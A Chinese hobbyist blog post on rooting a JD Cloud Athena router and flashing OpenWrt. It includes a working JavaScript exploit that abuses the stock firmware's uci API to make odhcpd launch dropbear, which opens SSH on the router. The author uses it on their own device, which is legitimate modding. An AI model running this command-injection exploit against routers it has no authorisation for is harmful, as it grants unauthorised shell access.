


WIFI7都发布了,是时候升级到WIFI6了。
前几个月矿难,某类路由器的价格一路狂跌。正好家里最近新增了个NAS,mt7621也性能瓶颈了,该换了。听朋友推荐,入手了这款京东云雅典娜。
设备说明
- 购买链接:https://u.jd.com/Q1f4V5S
- 到手价:263
- 设备硬件与评测:https://www.acwifi.net/18599.html
- 选购理由
- 好看
- 能当个表用
- 能刷openwrt
- 处理器性能足够强,ram和rom都足够大,可以满足跑一些小型服务的需求。
刷机
到手第一件事,肯定是把京东的破系统扬了,毕竟我又不拿来跑pcdn。
看了下网上的教程,都是拆机走9008刷机的。
设备到手,一看,好家伙,2022.10的老库存了,估计是老版rom,说不定不需要拆机。

ROM版本: JDC02-1.5.50.r2204
查了下,果然有漏洞,通过固件的ubus总线更改配置可以开启ssh。
开启SSH
漏洞原理就不分析了,看了下b站的教程,写得也忒晦涩了。
简单说下原理吧,具体的可以直接用我的脚本一把嗦
/usr/sbin/dropbear 是这个路由器负责启动SSH服务的进程,需要开启SSH服务启动一下这个就行了。
现在我们只需要一个命令注入,能执行命令启动dropbear,正好ipv6的DHCP服务有个漏洞,可以执行命令。
利用流程:
- 篡改/etc/config/dhcp,更新odhcpd配置,设置leasetrigger为我们要启动的dropbear
- 提交配置生效
- 开启ipv6的NAT6服务,触发命令执行,启动SSH
脚本(python版本):
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 | import requests |
浏览器F12,获取下cookie,填写到相应位置,执行上面的脚本。
好多人都不会python,还是改成JS吧。
连夜找deepseek写的。
// 从Cookie提取sessionid(需要先登录)<br>const sessionid = document.cookie<br> .split('; ')<br> .find(row => row.startsWith('sessionid='))<br> ?.split('=')[1] || '';<br><br>const apiUrl = '/jdcapi';<br><br>// 设置配置(直接执行)<br>async function setDhcp() {<br> try {<br> // 第一步:设置参数<br> const setRes = await fetch(apiUrl, {<br> method: 'POST',<br> headers: { 'Content-Type': 'application/json' },<br> body: JSON.stringify({<br> "jsonrpc": "2.0",<br> "id": 1,<br> "method": "call",<br> "params": [<br> sessionid,<br> "uci",<br> "set",<br> {<br> "config": "dhcp",<br> "type": "odhcpd",<br> "section": "odhcpd",<br> "values": { "leasetrigger": "/usr/sbin/dropbear" }<br> }<br> ]<br> })<br> });<br> console.log('设置结果:', await setRes.json());<br><br> // 第二步:提交配置<br> const commitRes = await fetch(apiUrl, {<br> method: 'POST',<br> headers: { 'Content-Type': 'application/json' },<br> body: JSON.stringify({<br> "jsonrpc": "2.0",<br> "id": 1,<br> "method": "call",<br> "params": [<br> sessionid,<br> "uci",<br> "commit",<br> { "config": "dhcp" }<br> ]<br> })<br> });<br> console.log('提交结果:', await commitRes.json());<br> <br> } catch (e) {<br> console.error('操作失败:', e);<br> }<br>}<br><br>setDhcp()浏览器F12,控制台执行上面的代码就行了。
执行完脚本后,浏览器进路由器后台,路由设置-上网设置-IPV6网络设置,打开,切换上网方式为NAT6,保存即可触发。

轻松拿下shell。
刷入uboot
uboot:uboot-JDC_AX1800_Pro-AX6600_Athena-20240510.bin
先刷入uboot,直接scp上传到路由器上
然后开刷
| 1 2 3 4 | # 刷入 u-boot,此步骤需要谨慎,刷错可能导致路由器无法启动,需要确保文件存在且完整 |

刷入 u-boot 成功之后,可以按照下面的步骤进入 u-boot 界面,刷入 OpenWrt 固件。
- 拔掉电源下电
- 找个牙签怼住reset按键,上电。可以看到路由器启动从红灯闪烁变成持续蓝灯,等待出现稳定不变的蓝灯后,松开reset案件。
- 插网线,配置静态IP
- IP:192.168.1.2
- 网关:192.168.1.1
- 子网掩码:255.255.255.0
- 访问 http://192.168.1.1/
刷GPT分区表
访问 http://192.168.1.1/img.html
刷入GPT分区:gpt-JDC_AX6600_Athena_dual-boot_rootfs2048M_no-last-partition.bin
刷完以后等两分钟,路由器会长亮红灯。直接下电,按reset进uboot就行。
刷ROM
uboot首页( http://192.168.1.1/ ),直接刷入线刷包即可。
ROM包右转github/恩山。
2.5G网口切换

雅典娜提供了一个2.5G网口,默认分给wan口,显然wan口用不上这么大的,改到lan口给nas用才是正道。

先修改lan口的设置,在物理设置里,取消勾选eth0,把eth4(2.5G网口)勾选上
再进wan口和wan6口的设置,更改物理接口到eth0

保存应用后,路由器最右边的接口就变成wan口了,2.5G口直接给nas就ok了。
分区格式化和挂载
由于我们刷的GPT分区是不带最后一个分区的,需要自己分区、格式化硬盘、挂载。
ssh到路由器上,执行cfdisk /dev/mmcblk0

直接NEW

大小默认就可以

选择Wrtie进行写入分区表操作
然后回到路由器管理后台页面

格式化硬盘

选择ext4格式,空间有点大,需要等几分钟。

格式完创建挂载点即可,这里我使用docker,就挂载到了/opt。也可以参考其他教程,直接挂载到/overlay。
完结撒花

处理器性能非常够,内存1G跑路由绰绰有余,有需要搭一点小服务也足够用了。
还能看时间,完美~